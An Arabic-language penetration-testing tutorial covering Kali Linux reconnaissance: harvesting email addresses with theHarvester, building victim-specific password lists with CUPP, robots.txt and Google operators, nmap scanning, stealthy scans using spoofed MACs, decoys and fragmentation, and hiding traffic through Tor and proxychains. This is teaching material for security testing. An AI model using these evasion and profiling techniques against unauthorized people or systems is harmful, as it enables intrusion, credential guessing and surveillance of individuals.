العديد من مختبري الاختراق يقومون بجمع أسماء المستخدمين وعناوين البريد الالكتروني لاستخدامها في عملية الدخول إلى النظام الهدف.

الطريقة الأكثر شيوعاً هي البحث عبر الموقع الهدف على شبكة الانترنت أو عبر مواقع التواصل الاجتماعي ويتم ذلك بشكل يدوي.

بعض الأدوات الموجودة في كالي يمكن أن تقوم بعملية البحث بشكل اتوماتيكي.

يمكن الاستفادة من عناوين البريد الالكتروني للموظفين السابقين لأن العديد من الشركات لا تقوم بتعطيل حسابات الموظفين السابقين بشكل فوري وهذا يعطي فرصة للمهاجم الاستفادة من هذا الخطأ للوصول إلى النظام الهدف.

جمع الأسماء وعناوين البريد الالكتروني:

أداة **theharvester** هي سكريبت مكتوب بلغة بايثون وتقوم بالبحث عبر محركات البحث المشهورة ومواقع أخرى عن عناوين البريد الالكتروني والدومينات الفرعية.

استخدام هذه الأداة بسيط ويحوي على بعض الخيارات الممكنة وهي:

- **d -** : يستخدم لتعريف الدومين ليتم استكشافه

- **b -** : تستخدم لتعريف مصدر استخراج البيانات ويجب أن تكون أحدى المواقع التالية:

Bing, BingAPI, Google, Google-Profiles, Jigsaw, LinkedIn, People123, PGP or All

- **l -** : تستخدم لجعل الأداة تقوم بحصد البيانات من عدد محدد من نتائج البحث المعادة
- **f -** : هذا الخيار يستخدم لحفظ النتيجة النهائية كملف **HTML or XML**

إذا لم يتم استخدام هذا الخيار سوف يتم عرض النتيجة على الشاشة ولن يتم حفظها بعد ذلك.

الشكل التالي يظهر نتيجة بحث بسيط في **Google indexes** عن دومين **digitaldefence.ca**

```
root@h2o:~# theharvester -d digitaldefence.ca -b google

*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* TheHarvester Ver. 2.6                                           *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*******************************************************************


[-] Searching in Google:
        Searching 0 results...
        Searching 100 results...


[+] Emails found:
------------------
robert.beggs@digitaldefence.ca
Robert.beggs@digitaldefence.ca
@digitaldefence.ca
csirt@digitaldefence.ca

[+] Hosts found in search engines:
-------------------------------------
[-] Resolving hostnames IPs...
54.236.190.114:www.digitaldefence.ca
```

جمع مستندات المعلومات الذاتية:

المعلومات الذاتية **metadata** هي المعلومات عن المعلومات وتسهل عملية الوصول أو استعمال المعلومات (مثل دليل المكتبة الذي يحوي على معلومات عن طبيعة الكتاب وموقعه).

التالي هو أمثلة على ما تحويه هذه المستندات:

- اسم الشركة أو الشخص الذي يملك التطبيق المستخدم في خلق المستند.
- اسم كاتب أو مؤلف المستند.
- وقت وتاريخ خلق المستند.
- وقت طباعة المستند أو وقت أخر تعديل على المستند.
- الموقع الذي تم خلق المستند به.
- بعض الملفات وخاصة التي يتم خلقها من قبل كاميرات أجهزة الموبايل يمكن أن تحوي على إضافات تحوي على معلومات جغرافية عن المكان الذي أخذت فيه الصورة.

المعلومات الذاتية **metadata** هي غير مرئية بشكل مباشر من قبل المستخدم.

هذه المعلومات يمكن أن تستخدم من قبل مختبر الاختراق أو المهاجم والذي يمكن أن يقوم بعملية حصد للأسماء من خلال مقارنتها مع البيانات الموجودة داخل المستندات وهذا يمكن أن يُعرف الأشخاص المرتبطين بنوع معين من أنواع البيانات مثل التقارير المالية السنوية أو الخطط الاستراتيجية.

بما أن أجهزة الموبايل أصبحت منتشرة بكثرة فإن المخاطر المتعلقة بالمعلومات الذاتية الجغرافية تزداد باستمرار.


المهاجم يبحث عن الأماكن (بيت أو فندق أو مطعم) والتي يتم زيارتها بشكل متكرر من قبل الهدف، مثلاً إذا كان موظف الشركة الهدف يقوم بنشر صور في شبكات التواصل الاجتماعي في مطعم معين و بشكل متكرر فإن مختبر الاختراف يمكن أن يقوم بهجوم لاسلكي أو اختلاس النظر على جهاز الهدف من أجل رؤية اسم المستخدم وكلمة السر.

البحث في بروفايل المستخدم لخلق قائمة بكلمات السر:

لقد تحدثنا عن البحث الغير فعال لجمع الأسماء والمعلومات المتعلقة بالمستخدمين في الموقع الهدف.

الخطوة التالية هي استخدام هذه المعلومات لخلق ملف يحوي على كلمات السر التي تخص المستخدمين في الموقع الهدف.

قوائم كلمات السر الأكثر شيوعاً واستخداماً متوفرة في الانترنت ويمكن تحميلها بسهولة بالإضافة إلى أن بعض هذه القوائم متوفرة في كالي في المسار التالي **/usr/share/wordlists**



هذه القوائم تحوي على كلمات السر الأكثر استخداماً من قبل عامة المستخدمين ويمكن أن تستغرق وقت طويل خلال عملية محاولة استخدام كلمة السر في التطبيق قبل الانتقال إلى كلمة السر التالية لحسن الحظ فإن الأداة **Common User Password Profiler (CUPP)** تسمح لمختبر الاختراق بتوليد قائمة **wordlist** تحوي على حروف أو كلمات معينة تخص المستخدم الهدف.

CUPP كانت موجودة في الباك تراك ولكنها غير موجودة في كالي ويمكن تحميلها من خلال التعليمة التالية:

git clone https://github.com/Mebus/cupp.git

```
root@h2o:~# git clone https://github.com/Mebus/cupp.git
Cloning into 'cupp'...
remote: Counting objects: 31, done.
remote: Total 31 (delta 0), reused 0 (delta 0), pack-reused 31
Unpacking objects: 100% (31/31), done.
Checking connectivity... done.
```

هذه التعليمة سوف تقوم بتحمل **CUPP** للمجلد المحلي

هذه الأداة هي سكرييت مكتوب بلغة بايثون **Python script** ويمكن استدعاء هذه الأداة باستخدام الأمر التالي ولكن يجب تطبيق هذا الأمر بعد الانتقال إلى المسار الذي يحوي هذه الأداة:

```
root@h2o:~# cd cupp/
root@h2o:~/cupp# ls
cupp.cfg  cupp.py  docs  README.md
root@h2o:~/cupp# python cupp.py -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Ahmad
> Surname: bana
> Nickname: hamood
> Birthdate (DDMMYYYY): 01021983
```

هذه التعليمة سوف تحضر الأداة **CUPP** بنمط تفاعلي وتسمح للمستخدم يتحديد عناصر محددة من المعلومات التي سوف تستخدم في خلق قائمة كلمات السر.

الأداة تطلب منك ادخال بعض المعلومات عن الضحية مثل اسمه الأول واسمه الثاني وتاريخ ميلاده واسم زوجته واسم أطفاله ثم تقوم باستخدام هذه المعلومات لخلق ملف يحوي على قائمة بكلمات السر.

بعد الانتهاء سوف يتم توليد ملف **wordlist** داخل المجلد **CUPP**

التعرف على سيرفر الويب:

سوف نهاجم سيرفر الويب لأنه مصمم بشكل يسمح الوصول إليه من خارج الشبكة والغاية الأساسية منه هي استضافة تطبيق الويب الذي يمكن الوصول إليه من قبل المستخدمين خارج الشبكة الداخلية، وسيكون نافذتنا إلى الشبكة.

في البداية نحن بحاجة لإيجاد عنوان سيرفر الويب الخارجي **external IP address**

عادتاً تكون البداية مع عنوان **URL** للهدف مثل www.google.com والذي سنقوم لاحقاً بتحويله إلى عنوان رقمي **IP address**

URL يكون عادتاً على شكل نصي ليتمكن المستخدم من تذكره بسهولة بينما عنوان **IP address** فهو عنوان رقمي فريد لسيرفر الويب.

أدوات اختبار الاختراق تستخدم عنوان **IP address**

الحصول على العنوان الرقمي **IP address** يتم باستخدام التعليمة **host** في كالي لينكس كما في المثال التالي:

```
root@h2o:~# host google.com
google.com has address 216.58.213.174
```

هذه التعليمة سوف تعود بالنتيجة التالية والتي تحوي على عنوان **IP address** الخارجي.

يمكنك أيضاً الحصول على عنوان **IP address** من خلال استخدام تعليمة **ping** في نظام ويندوز أو في نظام كالي.

متصفح الويب له القدرة على التعامل مع عناوين **IP** وعناوين **URL** للحصول على نفس الصفحة، للتأكد من ذلك قم بإدخال عنوان **IP** الذي حصلت عليه مباشراً في المتصفح.

تنبيه: الطلب باستخدام **IP address** بدلاً من عنوان **URL** غير قابل للتطبيق في البيئة التي يكون فيها السيرفر مشترك أي أن سيرفر الويب يستضيف أكثر من موقع ويب وذلك على نفس عنوان **IP address**

يمكنك استخدام خدمة تعمل بشكل أون لاين مثل http://sharingmyip.com لإيجاد كل الدومينات التي تشترك بنفس عنوان **IP address** لتتأكد من أن سيرفر الويب يستضيف هدفك المرغوب أو يمكنك معرفة المواقع

التي تعمل على نفس السيرفر من خلال كتابة عنوان **IP** في محرك البحث **bing**

العديد من بيئات الاستضافة المشتركة تتطلب توقيع اتفاقية قبل أي اختبار حماية للبيئة.

ملف Robots.txt:

هذا الملف متوفر للعامة وبشكل علني وهو طريقة للتعرف على ما الذي يعمل على سيرفر الويب لأنه يحوي على قائمة بالمجلدات والملفات الموجودة على سيرفر الويب والتي يريد مالك التطبيق

حذفها من عملية الفهرسة ونتائج محركات البحث.

ويعرف أيضاً باسم **search engine spiders**

Web crawler: هو جزء من سوفت وير والذي يستخدم لتصنيف المعلومات ليتم استخدامها في محركات البحث والأرشفة والتي غالباً ما يتم نشرها من قبل محركات البحث مثل **Google and Yahoo**

بالنسبة للمهاجم فإن ملف **robots.txt** هو خارطة الطريق لتعريف المعلومات الحساسة لأن أي ملف **robots.txt** لأي سيرفر ويب و يمكن أن يعرض في المتصفح من خلال طلبه في عنوان **URL**

التالي مثال على ملف **robots.txt** والذي يمكن أن يُعرض بسهولة وبشكل مباشر في متصفحك من خلال طلب **robots.txt/** بعد **host URL**

لنفرض أن الموقع الهدف هو موقع الفيس بوك

نقوم بطلب العنوان: **facebook.com/robots.txt**

وستكون النتيجة كالتالي:

https://www.facebook.com/robots.txt

```
# Notice: if you would like to crawl Facebook you can
# contact us here: http://www.facebook.com/apps/site_scraping_tos.php
# to apply for white listing. Our general terms are available
# at http://www.facebook.com/apps/site_scraping_tos_terms.php

User-agent: baiduspider
Disallow: /ac.php
Disallow: /ae.php
Disallow: /ajax/
Disallow: /album.php
Disallow: /ap.php
Disallow: /autologin.php
Disallow: /checkpoint/
Disallow: /feeds/
Disallow: /l.php
Disallow: /o.php
Disallow: /p.php
Disallow: /photo.php
Disallow: /photo_comments.php
Disallow: /photo_search.php
Disallow: /photos.php
Disallow: /share.php
Disallow: /sharer/
```

ملف **robot.txt** هذا يقدم أربع قطاعات مختلفة:

١- المجلدات

٢- الملفات

٣- المسارات (**clean URLs**)

٤- المسارات (**no clean URLs**)

Clean URLs هو مسار عنوان كامل ومدقق يوصلك إلى صفحة معينة إذا قمت بنسخه ولصقه في متصفحك.

المسارات **no clean URLs** تستخدم بارامتر (**q** في هذا المثال) لقيادة عملية تشغيل الصفحة.

كل سيرفر ويب يجب أن يملك ملف **robots.txt** في **root directory** ومن ناحية أخرى **web crawlers** يمكن أن يفهرس كامل الموقع متضمناً قواعد البيانات والملفات التي يريد مدير أو مالك سيرفر الويب عرضها خلال عمليات البحث.

root directory: لسيرفر الويب هو المجلد الذي يتم تنصيب سوفت وير سيرفر الويب فيه، في نظام ويندوز **root directory** عادتاً هو:

C://inetpub/wwwrppt

وفي نظام لينكس:

/**var/www**/

:Google hacking

الاختراق باستخدام محرك البحث غوغل للقيام بعملية استطلاع لتطبيق الويب الهدف.

هذه الطريقة تتم باستخدام معاملات البحث في محرك البحث غوغل من أجل الحصول على نتائج معينة.

بعض معاملات غوغل هي:

المعامل Operator	الهدف
Intitle	البحث في عناوين الصفحات
Allintitle	البحث في عناوين الصفحات
Inurl	البحث في عناوين URL
Allinurl	البحث في عناوين URL
Filetype	البحث عن نوع معين من الملفات
Allintext	البحث في نص الصفحات فقط
Site	البحث عن موقع معين
Link	البحث عن روابط لصفحات معينة

الاستطلاع الفعال والبحث عن الثغرات:

الهدف من مرحلة الاستطلاع هو جمع أكبر كمية من المعلومات عن الهدف من أجل تسهيل عملية الاستغلال.

الاستطلاع الفعال يعتمد على نتيجة الاستطلاع الغير فعال ويركز على استخدام الفحص والتحقق للتعرف على الهدف.

الاستطلاع الفعال ينتج معلومات إضافية ومعلومات مفيدة عن الهدف.

عملية جمع المعلومات بشكل فعال تتم من خلال التفاعل مع الهدف وهذا التفاعل يمكن أن يتم تسجيله في سجلات نظام الهدف أو يمكن أن يثير ويشغل الإنذار في نظام الحماية كالجدران النارية أو أنظمة منع وكشف التطفل.

لزيادة فعالية البحث والاستطلاع الفعال لتأمين معلومات تفصيلية يجب التركيز على السرية من أجل منع الاكتشاف من قبل نظام الحماية.

اكتشاف البورتات ونظام التشغيل والخدمات:

كالي يحوي على عدة أدوات مفيدة تستخدم للتعرف على البورتات المفتوحة وللتعرف على نظام التشغيل والخدمات المنصبة على الأجهزة البعيدة ومعظم هذه المهام يمكن أن تتم باستخدام **nmap**

فحص البورتات:

هذه العملية تقوم بفحص بورتات الاتصال **TCP and UDP ports** لتحديد الخدمات والتطبيقات التي تعمل على الجهاز الهدف.

البورتات في جهاز الكمبيوتر هي مثل الأبواب التي تسمح لك بالدخول للمنزل ولكل خدمة معينة بورت خاصة بها مثلاً:

HTTP traffic يستخدم البورت **80**

HTTPS traffic يستخدم البورت **443**

لذلك إذا وجدنا ان البورتات **80 and 443** مفتوحة هذا يعني أن **HTTP and HTTPS** تعمل على الجهاز

يوجد **65,535 ports** بعض هذه البورتات معروفة ومخصصة لخدمات معينة مثل:

port 20 and 21 for FTP (file transfer protocol)

أول **ports 1,024** هي بورتات معروفة ومعظمها مخصصة لخدمات معينة.

الهدف من عملية فحص البورتات هي الإجابة على ثلاثة اسئلة متعلقة بسيرفر الويب:

١- ماهي البورتات المفتوحة.
٢- ماهي الخدمات التي تعمل على هذه البورتات.
٣- ماهي إصدارات الخدمات التي تعمل.

إذا حصلنا على إجابات صحيحة لهذه الأسئلة فإننا نكون قد تقدمنا خطوة في عملية الهجوم.

البورت **80** يستخدم من أجل خدمة الويب ولكن هذه الخدمة يمكن أن يتم توجيهها باستخدام أي بورت أخر، هذه الخاصية تستخدم من أجل إخفاء خدمات معينة عن عيون المهاجمين ولكن إذا قام المهاجم بإجراء عملية فحص شاملة للبورتات فيمكنه كشف هذه الخدمات.

:Nmap

الأداة الأكثر شهرة للقيام بعملية فحص المنافذ **port scanning** هي **Nmap** وهي موجودة تلقائياً في نظام كالي

هناك العديد من أنواع الفحص التي تستطيع هذه الأداة القيام بها، حالياً نحن نعرف عنوان **IP address** لسيرفر الويب وبالتالي نستطيع

تشغيل **Nmap** على سيرفر الويب **DVWA** الخاص بنا والذي له العنوان المحلي **127.0.0.1**

قم بتنفيذ التعليمة التالية:

Nmap -sV -O -p- 127.0.0.1

- **sV -** : لتحديد الإصدار **version** الخاص بالخدمات المكتشفة.
- **O -** : تعطي معلومات متعلقة بنظام التشغيل كنوع النظام و إصداره.
- **-p-** : للقيام بعملية فحص لكل البورتات.
- **127.0.0.1:** عنوان **IP address** للهدف.

نتيجة هذه التعليمة هي التالي:

```
root@h2o:~# nmap -sV -O -p- 127.0.0.1

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-01-04 02:24 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000011s latency).
Not shown: 65530 closed ports
PORT     STATE SERVICE         VERSION
80/tcp   open  http            Apache httpd 2.4.10 ((Debian))
443/tcp  open  ssl/http        VMware VirtualCenter Web service
902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
3306/tcp open  mysql           MySQL 5.5.46-0+deb8u1
8307/tcp open  http            VMware hostd httpd
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.18
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.23 seconds
```

من هذه النتيجة نلاحظ أن هناك خمس خدمات تعمل على سيرفر الويب (النتيجة يمكن أن تختلف قليلاً بحسب الخدمات التي تعمل على **VM** الخاص بك).

معرفة الخدمات التي تعمل هو جزء كبير من عملية جمع المعلومات والخطوة التالية هي البحث عن الثغرات للقيام باستغلالها.

هناك نقاط إضافية مثل نسخة النواة وتفاصيل نظام التشغيل وعدد القفزات (واحد لأن عملية البحث تمت في جهاز محلي)

تنبيه: تشغيل **Nmap** ضد جهاز محلي **localhost** يمكن أن يعطي نتائج كاذبة أو مضللة.

:Nmap Scripting Engine (NSE)

إحدى طرق استخدام **Nmap** هي الطريقة التي تتضمن سكريبتات **scripts** لقيادة عملية بحث مخصصة، من خلال طلب سكريبت تؤمن معلومات معينة عن الهدف المطلوب.

Nmap Scripting Engine (NSE) تقوم بهذه المهمة

ولحسن الحظ هناك العديد من **web-specific scripts** الجاهزة للاستخدام.

هناك حوالي **400 Nmap Scripts** لذلك يجب عليك أن تتأكد من استخدام السكريبت المفيدة لك، يمكنك رؤية كل **NSE scripts** الحالية والمستندات المتعلقة بها على الموقع http://nmap.org/nsedoc/

يمكنك استدعاء السكريبت من خلال إضافة

script=<--script name > إلى نص تعليمة **Nmap**

ناتج عملية فحص البورتات التي تقوم بها **Nmap** يمكن أن تربط بشكل مباشر مع العملية التالية التي سنستخدم بها **Nessus and Nikto** للبحث عن الثغرات في سيرفر الويب.

استراتيجيات البحث السري:

أكبر مخاطر الاستطلاع الفعال هو أن يقوم الهدف باكتشاف هذه العملية.

باستخدام وقت الاختبار و **data stamps** وعنوان **IP source** وبعض المعلومات الإضافية يستطيع الهدف التعرف على مصدر الهجوم، لذلك يجب استخدام تقنيات التخفي للتقليل من احتمالية الكشف من قبل الهدف.

عند تطبيق السرية لدعم عملية الاستطلاع الفعال فإن مختبر الاختراق يقوم بالأمور التالية:

- استخدام أدوات التمويه من أجل تجنب الاكتشاف وتشغيل أجهزة الإنذار.
- إخفاء بيانات الهجوم داخل البيانات الشرعية.
- تعديل الهجوم لإخفاء مصدر ونوع البيانات.
- جعل الهجوم غير مرئي باستخدام أنواع بيانات غير معيارية أو باستخدام التشفير.

تقنيات البحث السري يمكن أن تحوي على بعض أو كل الأمور التالية:

- تغيير عنوان **source IP**
- تغير بارامترات حزم البيانات باستخدام **nmap**
- استخدام بروكسي لشبكات مخفية (**Tor network**)

تغير عنوان source IP وتعديل الأدوات:

قبل القيام بعملية اختبار الاختراق أو الهجوم يجب التأكد من إيقاف كل الخدمات الغير ضرورية التي تعمل في كالي لينكس.

مثلاً: إذا كان **local DHCP** فعال وغير مطلوب فمن الممكن أن يقوم **DHCP** بالتفاعل مع النظام الهدف وهذا التفاعل يمكن أن يتم تسجيله في سجلات النظام الهدف.

معظم مختبري الاختراق يقومون بالتأكد من أن كل البيانات تنتقل عبر **IPv4 socks proxy**

بعض الأدوات التجارية أو المفتوحة المصدر (مثل **Metasploit Framework**) تقوم بإضافة حزمها في سلسة التعريف رغم أنه يمكن أن يكون مفيد في مرحلة بعد الاختبار لتحليل حالة سجلات النظام الهدف لمعرفة إذا تم تسجيل الأفعال التي قام بها مختبر الاختراق أو المهاجم داخل سجلات النظام الهدف، هذه الإضافات يمكن أن تثير أنظمة كشف التطفل.

يجب فحص الأداة المستخدمة في اختبار الاختراق لتحديد حزم البيانات التي تضيفها هذه الأداة.

أسهل طريقة لتعريف الإضافات هي استخدام الأداة ضد نسخة تخيلية حديثة عن الموقع الهدف ورؤية سجلات النظام إذا احتوت على اسم الأداة أو لا.

بالإضافة إلى استخدام محلل البيانات **wireshark** لإلتقاط البيانات بين مختبر الاختراق أو المهاجم و الصورة التخيلية **virtual machine** للنظام الهدف ثم البحث في ملفات **packet capture (pcap)** عن أي كلمات يمكن أن تنسب إلى الأداة المستخدمة في اختبار الاختراق (مثل اسم الأداة أو المُصنع أو رقم الرخصة أو أمور أخرى)

يمكن تغير **UserAgent in the Metasploit Framework** من خلال تعديل خيار **http_form_field**

باستخدام الأمر كما في الشكل التالي:

```
msf > use auxiliary/fuzzers/http/http_form_field
msf auxiliary(http_form_field) > set useragent Googlebot/2.1 (+http://www.google.com/bot.html
useragent => Googlebot/2.1 (+http://www.google.com/bot.html
```

في هذا المثال قمنا بضبط **UserAgent** ليأخذ قيمة

Googel's indexing spider Googelbot

هو تطبيق اتوماتيكي شائع يقوم بزيارة وفهرست المواقع ونادراً ما يلفت انتباه مالك الموقع.

تعديل بارامترات حزم البيانات:

الاستطلاع الفعال يتم من خلال إرسال بيانات تعريف إلى الهدف ثم استخدام حزم البيانات المعادة للحصول على المعلومات

أشهر أداة مستخدمة لهذا الهدف هي **Network Mapper (nmap)**

لاستخدام **nmap** بفاعلية من الضروري العمل بصلاحيات الروت

root-level privileges وكالي يعمل بهذه الصلاحية بشكل تلقائي.

هذا النوع من التطبيقات يقوم بتلاعب بحزم البيانات لمحاولة التقليل من احتمال الاكتشاف و يتم استخدام بعض تقنيات التسلل كالتالي:

- تعريف هدف البحث قبل البدء بعملية الاختبار وارسال أقل عدد من الحزم، مثلاً إذا أردت التأكد من وجود أو حضور جهاز الويب أولاً أنت بحاجة لتحديد فيما إذا كان **port 80** مفتوح (هذا البورت هو البورت الافتراضي لخدمات الويب الأساسية)
- تجنب البحث الذي يتم من خلال الاتصال مع نظام الهدف، لا تقم بعملية **ping** على الهدف أو لا تستخدم **synchronize (SYN)** بل قم باستخدام طرق فحص غير اعتيادية مثل حزم **acknowledge (ACK), finished (FIN), and reset (RST)**
- قم باختيار عناوين عشوائية أو حاكي عناوين **Source IP, port address, and MAC address**

- عدل التوقيت للتقليل من فترة وصول حزم البيانات لموقع الهدف.
- غير حجم حزم البيانات من خلال تقسيم الحزم أو من خلال تقديم بيانات عشوائية للتشويش على أجهزة فحص الحزم.

مثلاً للقيام بعملية فحص بشكل متسلل لتقيل احتمال الاكتشاف يمكن استخدام التعليمة التالية

```
nmap --spoof-mac- Cisco --data-length 24 -T paranoid --max -hostgroup 1 - max-parallelism 10 -PN -f –D 10.1.20.5,RND:5,ME --v –n –sS –sV–oA /desktop/pentest/nmap/out –p T:1-1024 –random-hosts 10.1.1.10 10.1.1.15
```

الجدول التالي يشرح التعليمة السابقة:

التعليمة	الدلالة
spoof-mac-Cisco--	محاكات عنوان **MAC** يشابه عنوان لمنتج من شركة سيسكو، استبدال **cisco** بالرقم**0** سوف يقوم بخلق عنوان ماك عشوائي
data-length 24--	إضافة **24 bytes** لمعظم حزم البيانات المرسلة

T paranoid-	ضبط الوقت لإعدادات أبطئ
max-hostgroup--	لتحديد الأجهزة التي سوف يتم فحصها في نفس الوقت
max-parallelism--	لتحديد عدد الطلبات المعلقة التي يتم ارسالها
PN-	لكي لا يقوم بعملية ping
f-	تقسيم حزم البيانات
D 10.1.20.5, RND:5,ME-	خلق فحص مخادع يعمل بنفس الوقت مع لإخفاء الفحص الذي يقوم به مختبر الاختراق
n-	لا تقم بطلب ترجمة DNS داخلي أو خارجي لأن هذا النوع من الطلبات يتم تسجيله لذلك يجب منعه
sS-	القيام بعملية فحص TCP SYN سرية أو بشكل متسلل والتي لا تقوم بإكمال TCP handshake
sV-	تفعيل اظهار الإصدار version
oA /desktop/pentest/nmap-	اصدار النتائج بكل الصيغ

p T:1-1024-	تحديد البورتات التي سيقوم بفحصها
random-hosts--	فحص أجهزة الهدف بترتيب عشوائي

استخدام هذه الخيارات مع بعضها سوف يقوم بخلق عملية فحص بطيئة ومخفية وسرية جداً ولكن في بعض الحالات إذا كانت حزم البيانات غريبة أو قد تم تعديلها فإن ذلك يثير انتباه نظام الهدف لذلك فإن العديد من مختبري الاختراق يستخدمون شبكات مخفية للتقليل من احتمالية الاكتشاف.

استخدام بروكسي مع شبكة مخفية

:(tor and proxy)

www.torproject.org

تور هو أداة مفتوحة المصدر تسمح بتأمين اتصال مجاني إلى شبكة بروكسي مخفية عن طريق إنشاء مسارات متعددة وتغليف حزم البيانات بعدة طبقات كالبصلة (لذلك تم اختيار البصلة لتكون ايقونة لهذه الأداة) وتشفيرها ثم ارسالها عبر عدد معين من الراوترات وفي كل راوتر يتم إزالة طبقة من التشفير للحصول على معلومات التوجيه ويتم ارسال

الرسالة إلى العقدة التالية ويتم تنفيذ نفس العملية السابقة (تقشير البصلة) إلى حين الوصول إلى الهدف.

هذه العملية تحمي البيانات من هجوم تحليل البيانات من خلال حماية وإخفاء عناوين المصدر والهدف.

في المثال التالي سيتم استخدام **tor with Proxy**

تنصيب تور يتم بالخطوات التالية:

١. القيام بعملية تحديث والترقية ثم تنصيب تور باستخدام الأوامر التالية

```
apt-get update
apt-get upgrade
apt-get install tor
```

٢. بعد تنصيب تور قم بتعديل الملف **/etc/proxychains.conf**

هذا الملف يعطي أرقام وترتيبات عناوين البروكسي التي سوف يستخدمها النظام في طريقه في شبكة تور.

سيرفرات البروكسي يمكن أن تحوي على حمل بيانات كبير نتيجة وهذا يسبب بطئ الاتصال أو يمكن أن يكون أحد سيرفرات البروكسي خارج

العمل لذلك قم بمنع **strict_chains** وقم بتفعيل **dynamic_chains** للتأكيد من أن الاتصال سوف يبقى موجه دون أي انقطاع.

```
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.


# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
```

٣. قم بتعديل [**ProxyList**] لتأكد من وجود **socks5 proxy**

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
socks5  127.0.0.1 9050
```

عناوين البروكسي يمكن الحصول عليها بشكل مجاني من الانترنت ويتم إضافتها إلى ملف **proxychains**

مختبر الاختراق \ يمكن أن يستغل هذه الميزة ليمنع اكتشافه من قبل الهدف.

٤. لتشغيل خدمة تور من التيرمينال، استخدم الأمر التالي:

```
root@h2o:~# service tor start
```

٥. للتأكد من أن تور يعمل استخدم التعليمة التالية:

```
root@h2o:~# service tor status
● tor.service - LSB: Starts The Onion Router daemon processes
   Loaded: loaded (/etc/init.d/tor)
   Active: active (running) since Mon 2016-01-04 02:48:43 EST; 19s ago
  Process: 5268 ExecStart=/etc/init.d/tor start (code=exited, status=0/SUCCESS)
   CGroup: /system.slice/tor.service
           └─5280 /usr/bin/tor --defaults-torrc /usr/share/tor/tor-service-de..

Jan 04 02:48:43 h2o tor[5268]: Starting tor daemon...done.
```

